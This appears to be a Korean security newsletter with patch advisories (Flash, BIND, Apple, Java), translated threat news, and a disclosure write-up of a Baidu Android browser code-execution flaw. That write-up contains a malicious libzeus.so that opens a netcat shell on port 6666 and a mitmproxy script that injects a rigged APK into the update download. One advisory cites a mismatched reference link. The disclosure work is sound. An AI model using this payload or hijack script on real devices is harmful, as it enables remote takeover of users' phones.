AIR Desktop Runtime	윈도우즈, 맥	20.0.0.260 및 이전 버전
AIR SDK	윈도우즈, 맥 안드로이드, IOS	20.0.0.260 및 이전 버전
AIR SDK & Compiler	윈도우즈, 맥 안드로이드, IOS	20.0.0.260 및 이전 버전
AIR for Android	안드로이드	20.0.0.233 및 이전 버전

- 해결법

Adobe Flash Player 사용자

- 윈도우즈, 맥 환경의 Adobe Flash Player desktop runtime 사용자는 21.0.0.182(Internet Explorer) 버전으로 업데이트 적용
  - Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치, 자동 업데이트를 이용하여 업그레이드
- Adobe Flash Player Extended Support Release 사용자는 18.0.0.333 버전으로 업데이트 적용
- 리눅스 환경의 Adobe Flash Player 사용자는 11.2.202.577 버전으로 업데이트 적용
- 구글 크롬 및 Microsoft Edge 의 인터넷 익스플로러에 Adobe Flash Player 를 설치한 사용자는 자동으로 최신 업데이트가 적용
- AIR desktop runtime, AIR SDK 과 Compiler, AIR for Android 사용자는 21.0.0.176 버전으로 업데이트 적용

[용어 정리]

Use-After-Free 취약점: 소프트웨어 구현 시 동적 혹은 정적으로 할당된 메모리를 해제했음에도 불구하고 이를 계속 참조(사용)하여 발생하는 취약점

[참고사이트] [1] https://helpx.adobe.com/security/products/flash-player/apsb16-08.html

BIND DNS 신규 취약점 보안 업데이트 권고

DNS 서비스에 주로 이용되는 BIND DNS 에 특수하게 조작된 특정 패킷을 보내면 장애가 발생하는 취약점이 발견됨[1][2][3]

- 상세정보

특수하게 조작된 패킷을 control 채널로 전송할 경우, 서버의 서비스 거부를 유발할 수 있는 취약점(CVE-2016-1285)[1]

DNAME 리소스 레코드를 파싱하는 과정에서 서비스 거부를 유발할 수 있는 취약점(CVE-2016-1286)[2]

DNS 쿠키 지원이 활성화된 서버에서 쿠키 옵션을 처리하는 중 서비스 거부 상태가 될 수 있는 취약점(CVE-2016-2088)[3]

[영향 받는 소프트웨어]

- BIND 9.9.0 이상 ~ 9.9.8-P3 이하
- BIND 9.10.0 이상 ~ 9.10.3-P3 이하

- 해결법

- BIND 9.9.0 이상 ~ 9.9.8-P3 이하
  - BIND 9 버전 9.9.8-P4 로 업그레이드
- BIND 9.10.0 이상 ~ 9.10.3-P3 이하
  - BIND 9 버전 9.10.3-P4 로 업그레이드

[참고사이트]

[1] https://kb.isc.org/article/AA-01352
[2] https://kb.isc.org/article/AA-01353
[3] https://kb.isc.org/article/AA-01351

Apple 보안 업데이트 권고

Apple 社에서 자사 제품 취약점을 해결한 보안업데이트 공지
공격자가 취약점을 이용하여 피해를 발생시킬 수 있어 해당 Apple 제품을 사용하는 이용자들은 최신버전으로 업데이트 권고

- 상세정보


Windows 7 이상의 운영체제에서 윈도우 업데이트 창 콘텐츠 부분을 조작할 수 있는 네트워크 권한 상승 취약점 (CVE-2016-1731)

[영향 받는 소프트웨어]

- (iCloud, QuickTime 등에 버전 관리 기능을 제공하는) Apple Software Update 2.2 이전 버전

- 해결법

Apple Software Update 2.2 버전으로 업데이트 - [설정] → [일반] → [소프트웨어업데이트] 선택 → [다운로드 및 설치]



[참고사이트] [1] https://kb.isc.org/article/AA-01352

Apple(iOS, watchOS, tvOS, Xcode, OS X El Capitan, OS X Server, Safari) 보안 업데이트 권고

Apple 社에서 자사 제품에 대해 다수의 취약점을 해결한 보안업데이트를 공지
공격자가 취약점을 이용하여 피해를 발생시킬 수 있어 해당 Apple 제품을 사용하는 이용자들은 최신버전으로 업데이트 권고

- 상세정보

[해당 시스템]

- iOS - iOS 9.3 미만 버전[1]
- watchOS - watchOS 2.2 미만 버전[2]
- tvOS - tvOS 9.2 미만 버전[3]
- Xcode - Xcode 7.3 미만 버전[4]
- OS X El Capitan - OS X El Capitan 10.11.4 미만 버전[5]
- OS X Server - OS X Server 5.1 미만 버전[6]
- Safari - Safari 9.1 미만 버전[7]

- 해결법

- iOS, watchOS, tvOS, Xcode, OS X El Capitan, OS X Server, Safari 사용자
  - · 홈페이지 직접 설치: http://support.apple.com/downloads/ 링크에서 해당 버전을 다운로드하여 업데이트 진행
  - · 맥 앱스토어 이용: 애플 메뉴에서 [소프트웨어 업데이트] 선택
- iOS 사용자
  - · [설정]→[일반]→[소프트웨어업데이트] 선택→[다운로드 및 설치]→[동의] 선택하여 업데이트

[참고사이트]

[1] https://support.apple.com/en-us/HT206166
[2] https://support.apple.com/en-us/HT206168
[3] https://support.apple.com/en-us/HT206169
[4] https://support.apple.com/en-us/HT206172
[5] https://support.apple.com/en-us/HT206167
[6] https://support.apple.com/en-us/HT206173
[7] https://support.apple.com/en-us/HT206171

Oracle Java SE Critical Patch Update 권고

오라클社의 Java SE 7,8 에서 원격 코드 실행이 가능한 취약점이 발견됨[1]
공격자는 특수하게 조작된 웹 사이트 방문을 통해 다운로드 파일을 유도하여 악성코드 유포 가능

- 상세정보

[영향 받는 소프트웨어]

- Oracle JDK and JRE 7 Update 97 버전 및 하위 버전
- Oracle JDK and JRE 8 Update 73,74 버전 및 하위 버전

※ Java SE EE 는 영향 없음

- 해결법

- 취약점에 의한 피해를 줄이기 위하여 사용자는 다음과 같은 사항을 준수해야함
- 신뢰할 수 없는 웹사이트 방문 및 첨부파일을 열어보지 않음
- 설치된 제품의 최신 업데이트를 다운로드 받아 설치하거나, Java 자동업데이트 설정을 권고

[용어정리]
Java Runtime Environment(JRE) : 자바 언어로 개발된 소프트웨어를 실행하기 위해 필요한 플랫폼

[참고사이트]
[1] http://www.oracle.com/technetwork/topics/security/alert-cve-2016-0636-2949497.html
[2] http://www.oracle.com/technetwork/java/javase/downloads/index.html
[3] http://www.java.com/ko/download/help/java_update.xml

Part4. 해외 보안 동향

영미권

중국

일본

1. 영미권

Stagefright 변종 “Metaphor”, 수 백만 대의 삼성, 엘지, HTC 폰들 위험에 빠트려

STAGEFRIGHT VARIANT ‘METAPHOR’ PUTS MILLIONS OF SAMSUNG, LG AND HTC PHONES AT RISK

수 백만대의 안드로이드 기기 사용자들이 삼성, 엘지, HTC 폰을 단 20 초 안에 제어할 수 있는 새로운 Metaphor 익스플로잇에 노출 되었다. 이를 악용하면 공격자가 타겟 폰에 대한 접근은 물론 멀웨어를 주입하고 주요 스마트폰 기능을 제어할 수 있게 된다.

이스라엘의 보안 회사인 Northbit 이 발견한 이 취약점은 Stagefright 취약점과 연결 되어 있는 것으로 나타났다. 영향을 받는 기종은 Nexus 5, LG G3, HTC One, Samsung Galaxy S5 핸드셋이다. 또한 Northbit 은 안드로이드 2.2, 4.0, 5.0, 5.1 을 사용하는 기기들도 Metaphor 에 영향을 받는다고 말했다.

Metaphor 은 희생양에게 비디오를 호스팅하는 링크를 포함한 메시지를 보냄으로써 전파된다. 사용자가 이 비디오를 로딩하려고 시도하면, 비디오 플레이어가 충돌을 일으킨다. 비디오 플레이어가 충돌 후 재시작 되면서 스마트폰의 하드웨어, 소프트웨어와 관련 된 데이터들이 공격자에게 전송 되어, 취약점이 있는지 여부를 확인할 수 있게 된다. 이후 멀웨어가 포함 된 새로운 비디오가 희생양에게 전달 되는데, 이는 폰의 모바일 브라우저의 취약점을 악용하여 공격자에게 폰을 제어할 수 있도록 허용하게 된다.

Veracode 의 연구원인 Chris Eng 는 “안드로이드 어플리케이션의 취약점을 패치하는 것은 수 많은 제조사들과 통신사들에게 꽤 어려운 일이다. Stagefright 의 경우, 이 문제를 해결하기 위해 구글이 재빠르게 움직일 것으로 예상 된다. 하지만, 아직까지 패치를 받지 못한 유저들의 수도 상당하므로, Stagefright 2.0 이 되풀이 되는 사태가 발생하지 않기를 바랄 뿐이다.”고 말했다.

Metaphor 은 안드로이드 Mediaserver 라이브러리 컴포넌트의 결점인 CVE-2015-3864 를 악용한다. Stagefright 는 작년 7 월 처음으로 발견 되었다. 구글은 Stagefright 가 발견된 후 Mediaserver 를 24 회 이상 패치해 왔다. 지난 주에도, 구글은 stagefright 취약점을 수정하는 두 개의 크리티컬 패치를 발표한 바 있다.

NorthBit 은 안드로이드 Mediaserver 콤포넌트에서 ASLR 을 우회하는 방법을 찾았다고 말했다. 또한 “ASLR 을 뚫기 위해서는 기기에 대한 정보가 필요하다. 기기마다 약간씩 다른 설정을 사용하는데, 이로 인해 오프셋 일부나 예측 가능한 주소들을 변경할 수 있기 때문이다. 동일한 취약점을 사용하여, 임의의 포인터를 획득해 웹브라우저로 유출 된 정보를 열람하고, ASLR 을 뚫기 위한 정보를 모을 수 있게 되는 것이다.”고 덧붙였다.

NorthBit 은 너비, 높이, 기간 설정을 포함한 “<video>”태그를 사용하여 타겟의 폰으로 보낸 미디어 파일 내에 암호화 된 JavaScript Metadata 를 실행할 수 있었다고도 말했다. 다음으로, Mediaserver 가 해당 미디어 파일 내의 메타데이터를 웹브라우저에 파싱 및 전송 함으로써 공격자가 폰을 제어할 수 있게 되는 것이라고 설명하였다.

NorthBit 은 안드로이드 5.0, 5.1 을 사용하는 23 퍼센트의 안드로이드 기기, 대략 2.35 억 대의 기기가 이에 취약할 것이라 추산했다. 아직까지 구글과 기기 제조사들은 이와 관련하여 별다른 공지를 내놓지 않은 상태이다.

출처: https://threatpost.com/stagefright-variant-metaphor-puts-millions-of-samsung-lg-and-htc-phones-at-risk/116870/

애플 DRM 결점을 악용한 트로이목마인 AceDeceiver, 탈옥 하지 않은 iOS 기기에 멀웨어 설치해

TROJAN EXPLOITS APPLE DRM FLAW, PLANTS MALWARE ON NON-JAILBROKEN IOS DEVICES

애플의 iOS 기기들이 또 다른 멀웨어 공격의 타겟이 되었다. 연구원들에 따르면 이는 이미 중국의 약 600 만대의 iOS 기기들을 감염시킨 것으로 나타났다.

Palo Alto Network 에서 발견한 AceDeceiver 는, Windows PC 들을 통해 iOS 기기들을 감염 시키며, 애플의 DRM 소프트웨어의 설계상 결점을 악용한다. 지금까지 AceDeceiver 는 중국에 있는 iOS 유저들에게만 영향을 미친 것으로 보이며, 애플의 FairPlay DRM 시스템을 이용하여 탈옥 하지 않은 기기들을 성공적으로 감염시킨 첫 멀웨어라는 점에서 매우 특별하다고 할 수 있다.

AceDeceiver 는 중간자 공격을 실행하는 공격자들이 유저의 애플 ID 를 유출하도록 속일 수 있는 능력과 함께, iOS 기기로의 접근을 허용하게 된다.

AceDeceiver 의 또 다른 특이한 점은, 정식 애플 개발자 인증서를 악용해왔던 ZergHelper 등의 이제까지의 iOS 멀웨어와는 차별화 된다는 점이다. AceDeceiver 는 대신 "FairPlay 중간자 공격"으로 알려진 2 년 된 기술을 약간 변형하여 사용했다. 또한 이는 유저가 알아채지 못하게 iOS 기기에 악성 앱을 설치하는 최초의 멀웨어이다.

AceDeceiver 는 현재 중국의 유저만을 타겟으로 하고 있지만, 다른 지역들도 쉽게 타겟이 될 수 있다고 연구원들은 설명했다.

공격자들은 2015 년 7 월부터 2016 년 1 월까지 애플의 앱 스토어에 AceDeceiver 의 스크린 세이버 3 가지를 등록하였다.

이 3 개의 앱은 애플 유저들이 iTunes 앱 승인 코드를 공격자에게 제공하도록 속이기 위해 설계 되었다. 이는 나중에 Windows 어플리케이션인 Aisi Helper 와 함께 사용될 수 있다. 주로 중국의 PC 사용자들에게 마케팅 되고 있는 Aisi Helper 는 iOS 시스템의 백업 및 재설치, 탈옥, 기기 관리, 시스템 클리닝 등을 위한 iOS 용 유틸리티라고 광고하고 있다.

하지만 Windows 유저들이 Aisi Helper 소프트웨어를 PC 에 설치하고 여기에 iOS 기기를 연결하면, 공격자는 유저가 알지 못하게 iOS 기기에 악성 앱을 설치할 수 있게 된다. 공격자들은 애플의 AceDeceiver 의 승인 서버를 사용하여 FairPlay DRM 핸드쉐이크를 스푸핑함으로써 이러한 공격을 실행할 수 있다. 이러한 타입의 공격을 "FairPlay 중간자공격"이라고 하며, 2014 년 처음 발견 되었다.

Part4. 해외 보안 동향

애플은 지난 2 월 AceDeceiver 취약점에 대해 제보 받은 후 이 3 개의 앱을 삭제 하였다. 하지만 Palo Alto 는 이 취약점이 여전히 Aisi Helper 소프트웨어를 통해 악용이 가능하다고 설명했다. 연구원들은 "공격자가 애플의 승인의 복사본을 얻을 수 있는 한, 악성 앱을 퍼뜨리기 위해 앱 스토어에 접근할 필요가 없다"고 말한다. 애플의 DRM 의 취약점으로 인해 iTunes 생태계 밖에서도 승인이 이루어질 수 있기 때문이다.

AceDeceiver 는 일단 iOS 에 설치 되면, 유저 기기에서 써드 파티 앱 스토어의 역할을 한다. 이 써드파티 앱 스토어는 공격자들에 의해 제어되며, 다양한 유틸리티와 게임들을 제공한다. 유저들은 무료 해적판 iOS 앱을 무제한 다운로드 하기 위해 애플 ID 를 입력하도록 요구 된다.

이와 관련하여 애플에 코멘트를 요청했지만, 아직 답변을 받지 못한 상태이다.

출처: https://threatpost.com/trojan-exploits-apple-drm-flaw-plants-malware-on-non-jailbroken-ios-devices/116820/

2. 중국

안드로이드 버전 바이두 브라우저에 포함되어 있는 원격코드실행 취약점 분석

몇 주 전, 바이두 브라우저 안드로이드 버전에서 원격코드실행이 가능한 취약점을 발견하였다.

개요

Citizen lab 은 windows 와 안드로이드 버전의 바이두 브라우저는 코드 사이닝이 되어있지 않다. 이는 이 프로그램 경로로 악성코드가 임의의 코드를 실행할 수 있는 큰 위협을 갖고있다는 뜻이다라고 밝혔다.


(https://citizenlab.org/2016/02/privacy-security-issues-baidu-browser/)

실제로 안드로이드 브라우저가 이러한 안전하지 않는 업데이트 체계를 갖고있다면, 강력한 HTTPS 를 사용해야 한다. 하지만 이도 매우 완벽하지는 않다.

결국 사용자에게 이 브라우저에 대한 위험성을 알리고자 하였으며, 확인 결과 가장 최신 브라우저 역시 이 취약점에 영향을 받는 것으로 나타났다. 현재까지 해당 브라우저의 누적 다운로드수는 1000 만~5000 만이다.

설치

바이두 브라우저를 설치 후 mitmproxy 를 통하여 패킷을 모니터링하였다. 바이두 브라우저의 설치 트래픽을 분석한 결과 아래와 같은 정보들을 확인할 수 있었다.



Part4. 해외 보안 동향

브라우저는 http 를 통하여 apk 를 내려받는다 :

```
http://s.mobile-
global.baidu.com/mbrowser/guanxing/T5Update/res/54b2672d5353481ab5a762bdcd74977f.apk
```


만약 request 패킷 열어보면, 하나의 JSON 패키지를 볼 수 있는데, apk 다운로드 url 을 제공해준다.

```
GET http://mobile-global.baidu.com/mbrowser/management/zeus_update.do?si=12.1.0.0&so=6.2.7.11&zi=-
&zo=-&api=1&pt=ma&co=US&la=en&ch=gp&av=



                              6.3.0.1&sv=a_19&pr=&n=
{
    "d": {
          "downUrl":"http://s.mobile-
global.baidu.com/mbrowser/guanxing/T5Update/res/54b2672d5353481ab5a762bdcd74977f.apk",
          "force": "0",
          "freq": "365d",
           "md5":"54b2672d5353481ab5a762bdcd74977f",
          "remindCount": "1",
          "size": "7636",
          "zi": "12.1.0.0",
          "zo": "6.2.7.11"
    },
    "n": "8913ced893e7656ab190490d9bf96e9f",
    "s": 1
}
```

설치 완료 후에 사용자에게 아래와 같은 정보가 보여진다.



T5 Engine 은 뭘까? 사실 별로 중요하지 않다. 아마도 바이두 브라우저의 속도를 높여주는 것으로 추정된다.

T5Update APK

Citizen lab 은 다음 명령들을 이용하여 5Update APK 의 내용을 살펴보았다.

```
wget http://s.mobile-global.baidu.com/mbrowser/guanxing/T5Update/res/54b2672d5353481ab5a762bdcd74977f.apk

--2016-02-27 12:56:15-- http://s.mobile-
global.baidu.com/mbrowser/guanxing/T5Update/res/54b2672d5353481ab5a762bdcd74977f.apk

Resolving s.mobile-global.baidu.com...63.217.158.178 Connecting tos.mobile-global.baidu.com|63.217.158.178|:80...
connected. HTTP request sent, awaiting response... 200OK

Length: 7819869 (7.5M) [application/octet-stream]

Saving to:'54b2672d5353481ab5a762bdcd74977f.apk'

54b2672d5353481ab5a762bdcd74977f.apk
100%[==========================================================================>]     7.46M
2.10MB/s     in 3.8s

2016-02-27 12:56:21 (1.95 MB/s) - '54b2672d5353481ab5a762bdcd74977f.apk'saved [7819869/7819869]

unzip -l54b2672d5353481ab5a762bdcd74977f.apk

Archive: 54b2672d5353481ab5a762bdcd74977f.apk

 Length       Date     Time     Name

 --------    ----     ----     ----

    21704   03-24-15 14:32    libbaidujni.so

    99576   03-24-15 14:32    libdumper.so

    66748   03-24-15 14:32    libZeusPlatformImpl23.so

    66752   03-24-15 14:32    libZeusPlatformImpl40.so

    66752   03-24-15 14:32    libZeusPlatformImpl41.so

    66752   03-24-15 14:32    libZeusPlatformImpl42.so

    66756   03-24-15 14:32    libZeusPlatformImpl43.so

    66756   03-24-15 14:32    libZeusPlatformImpl443.so

    66756   03-24-15 14:32    libZeusPlatformImpl44.so

    66752   03-24-15 14:32    libZeusPlatform.so

 14495444 03-24-15 14:32     libzeus.so

   493810   03-24-15 14:33    com.baidu.zeus.jar

 --------                    -------

 15644558                     12 files
```

그래서 바이두 브라우저는 HTTP 를 이용하여 공유 파일의 zip 파일을 내려 받는다.
우선 이 파일이 어디에 압축이 풀리며 쓰여지는지 알아야 한다. 그래서 우리는 바이두 브라우저의 데이터 목록을 보았다.

```
root@hammerhead:/data/data/com.baidu.browser.inter/files# ls -la
drwx------ u0_a151   u0_a151              2016-02-27 11:57 AFRequestCache
-rw------- u0_a151   u0_a151           33 2016-02-27 11:57AF_INSTALLATION
drwx------ u0_a151   u0_a151              2016-02-27 11:57 bbm
-rw------- u0_a151   u0_a151        10453 2016-02-27 11:57 config_gb.json
drwx------ u0_a151   u0_a151              2016-02-27 11:57 cyber
drwx------ u0_a151   u0_a151              2016-02-27 11:57 data
drwx------ u0_a151   u0_a151              2016-02-27 11:57 deeplink
drwx------ u0_a151   u0_a151              2016-02-27 11:57 float_window
drwx------ u0_a151   u0_a151              2016-02-27 12:44 home
drwx------ u0_a151   u0_a151              2016-02-27 11:57 images
-rwxr-xr-x u0_a151   u0_a151        13592 2016-02-27 11:57 libprocmox_v1_4.so
drwx------ u0_a151   u0_a151              2016-02-27 11:57 misc
drwx------ u0_a151   u0_a151              2016-02-27 11:57 plugin
drwx------ u0_a151   u0_a151              2016-02-27 11:57 pv
drwx------ u0_a151   u0_a151              2016-02-27 11:57 skin
drwx------ u0_a151   u0_a151              2016-02-27 11:57 splash
drwx------ u0_a151   u0_a151              2016-02-27 11:57 version
drwx--x--x u0_a151   u0_a151              2016-02-27 12:44 zeus
```

T5Update APK 공유파일 명명 습관으로 볼 때, zeus 목록을 살펴보면 다음과 같다.

```
root@hammerhead:/data/data/com.baidu.browser.inter/files/zeus/libs# ls -la
-rw-r--r-- u0_a151   u0_a151   1252704 2016-02-27 12:44 com.baidu.zeus.dex
-rw-r--r-- u0_a151   u0_a151    493810 2016-02-27 12:44 com.baidu.zeus.jar
-rw-r--r-- u0_a151   u0_a151     66752 2016-02-27 12:44 libZeusPlatform.so
-rw-r--r-- u0_a151   u0_a151     66748 2016-02-27 12:44 libZeusPlatformImpl23.so
-rw-r--r-- u0_a151   u0_a151     66752 2016-02-27 12:44 libZeusPlatformImpl40.so
-rw-r--r-- u0_a151   u0_a151     66752 2016-02-27 12:44 libZeusPlatformImpl41.so
-rw-r--r-- u0_a151   u0_a151     66752 2016-02-27 12:44 libZeusPlatformImpl42.so
-rw-r--r-- u0_a151   u0_a151     66756 2016-02-27 12:44 libZeusPlatformImpl43.so
-rw-r--r-- u0_a151   u0_a151     66756 2016-02-27 12:44 libZeusPlatformImpl44.so
-rw-r--r-- u0_a151   u0_a151     66756 2016-02-27 12:44 libZeusPlatformImpl443.so
-rw-r--r-- u0_a151   u0_a151     21704 2016-02-27 12:44 libbaidujni.so
-rw-r--r-- u0_a151   u0_a151     99576 2016-02-27 12:44 libdumper.so
-rw-r--r-- u0_a151   u0_a151 14495444 2016-02-27 12:44 libzeus.so
-rw-r--r-- u0_a151   u0_a151        17 2016-02-27 12:44 ver.dat
```

여기에서 볼 수 있듯이, 이 파일들은 /files/zeus/lib 목록 하위에 설치된다. 그렇다면 우리는 exp 를 사용할 수 있다.

EXP

아래는 Citizen lab 가 익스플로잇을 사용할 방법을 생각해 본 것이다.

T5Update APK 의 공유 문서에 zip 파일을 만든다.

이 zip 파일 안에 있는 공유 파일 중에서 하다는 실행 가능한 악성 명령 공유 DB 문서로 변경한다.

중간자는 브라우저 설치 트래픽을 탈취한다.

Citizen lab 은 zip 다운로드 링크를 T5Update APK 의 다운로드 요청 패킷 중 인젝션 시킨다.

바이두 브라우저가 초기화 될 때, 어떤 파일들을 로딩 시키는지 알아보았다.

```
D/dalvikvm(21640): Trying to load
 lib/data/data/com.baidu.browser.inter/files/zeus/libs//libzeus.so 0x42775e38D/dalvikvm(21640): Added shared
 lib/data/data/com.baidu.browser.inter/files/zeus/libs//libzeus.so 0x42775e38
```

Libzeus.so 는 나쁘지 않은 선택이였으며, 우리는 이것을 바꿔치기 하여 zip 을 실행시키는데 이용하기로 하였다.

```
#include <jni.h>
#include <stdio.h>
#include <stdlib.h>

int JNI_OnLoad( JavaVM* vm, void* reserved)
{
    system( "/data/local/tmp/busybox nc -ll -p 6666 -e/system/bin/sh" );
    return JNI_VERSION_1_6;
}
```

지금 우리는 공유 문서 설정을 다 끝냈다. 이제 악성코드를 정상 zip 파일에 인젝션 시켜야 한다.

```
unzip –l bad.apk


Archive: bad.apk


 Length       Date     Time     Name
 --------    ----    ----      ----
   493810   03-24-15 14:33    com.baidu.zeus.jar
    21704   03-24-15 14:32    libbaidujni.so
    99576 03-24-15 14:32    libdumper.so
     9356   02-13-16 16:20    libzeus.so
    66752   03-24-15 14:32    libZeusPlatform.so
    66748   03-24-15 14:32    libZeusPlatformImpl23.so
    66752   03-24-15 14:32    libZeusPlatformImpl40.so
    66752   03-24-15 14:32    libZeusPlatformImpl41.so
    66752   03-24-15 14:32    libZeusPlatformImpl42.so
    66756   03-24-15 14:32    libZeusPlatformImpl43.so
    66756   03-24-15 14:32    libZeusPlatformImpl44.so
66756   03-24-15 14:32    libZeusPlatformImpl443.so
```

여기에서 libzeus.so 는 우리가 만든 문서임을 기억해야 한다. 우리는 mitmdump 스크립트를 이용하여 악성 apk 링크를 T5Update.apk 다운로드 패킷 안에 인젝션 시킬 것이다.

```
import os
from libmproxyimport proxy, flow
from libmproxy.protocol import http
from libmproxy.models import HTTPResponse
from netlib.httpimport Headers
def start(context,argv):
    context.log("[*] Starting APKInjection!")
def request(context, flow):
    if not flow.request.host =="s.mobile-global.baidu.com":
        return
    context.log("[Baidu APK Injection]Target host : {0}".format(flow.request.host))
    if flow.request.path.split(".")[-1] == "apk":
        context.log("[Baidu APK Injection]Target injection point : {0}".format(flow.request.path))
        response =HTTPResponse("HTTP/1.0", 200, "OK",Headers(Content_Type="application/octet-stream",),
"PWNED")
        # Inject our APK into the HTTP response
        try:
            with open("bad.apk","rb") as f:
                modified = f.read()
                response.content = modified
            response.headers["Content-Length"] = str(len(modified))
                f.close()
        except IOError as e:
            raise e
        flow.reply(response)
```

출처: http://www.lifeform-labs.com/blog/2016/2/27/remote-code-execution-in-the-baidu-browser-for-android

Aliyun 2015 모바일 보안 보고서 요약

2015 년 공개된 취약점들 중에서, 71%의 취약점이 모바일 게이트웨이, 서버단에 집중되어 있었고, 공격자들은 모바일 어플을 매개체로 하여 분석하고, 취약점을 만들어서 서버의 침투를 가능하게 했다.

모바일 어플 자체의 취약점은 전체의 25%를 차지하였으며, 그 중 앱에서 서비스 거부 일으킬 수 있는 클라이언트단의 취약점은 1/4 를 차지하였다.

모바일 앱 취약점을 분석한 결과, 18 개 업종의 top10 앱 중의 97% 이상의 앱들에서 모두 취약점이 발견되었으며, 취약점은 총 15159 개였으며, 하나의 앱에 약 87 개의 취약점이 존재하였다.

전형적인 앱 취약점

안드로이드 시스템 본래의 개방성 때문에, 2014 년의 Webview 원격 명령 실행 취약점과 비교하였을 때, 2015 년에는 해커들이 모바일 앱이 시스템 중 실행되는 매커니즘을 분석하여, 안드로이드 앱을 통해 악용할 수 있는 취약점 유형들을 발견하였다. 이 취약점들은 코드 규칙을 통하여 찾을 수 있으며, 개발 단계에서 이런 취약점을 예방할 수 있다.

1) 안드로이드에서 자주 사용되는 서비스 거부 취약점

2015 년 1 월, 중국 보안 업체 연구원들은 안드로이드에서 통용적으로 보이는 서비스 거부 취약점을 발견하였으며, 악성코드 공격자들은 이 취약점을 이용하여 앱의 정상실행을 방해할 수 있었다. 이 취약점이 발표되었을 때, 시장에 공개되어있는 대부분의 안드로이드 앱들이 영향을 받았으며, 이 취약점이 공개된 초기에는 하나의 앱들에 평균 10 개 이상의 취약점이 존재하였다.

취약점이 발생하는 원인은 Android API 의 getStringExtra 등 getXXXExtra 류의 함수가 값을 얻어올 때, 만약 임의로 정의된 숫자열 종류를 받아온다면, 이러 종류의 값을 버리면서 앱의 무력화가 발생하는 것이다. 해당 취약점을 패치하는 것은 매우 쉬우며, 코드 로직에도 영향을 끼치지 않는다. Try catch 를 추가하여 예외 상황이 발생하였을 때 대응하면 된다.

2) 포트 오픈으로 인한 원격 제어 위험성

지금 시장에서는 많은 앱들이 다양한 업무의 요구를 충족시키기 위하여 (예를 들어 위치정보 교환, 혹은 다른 앱 및 서버로부터의 명령 하달 등) 앱이 실행될 때 방문 가능한 포트들을 열어놓고, 해당 포트들을 통하여 로컬과 통신한다. 일단 포트 접근에 대하여 통제를 엄격하게 하지 않으면, 공격자들에 의하여 악의적으로 이용될 수 있으며, 앱이 위조된 프로토콜 명령을 하달받을 가능성이 있으며, 혹은 앱의 기능을 이용하여 또다른 악성행위를 할 가능성도 있다.

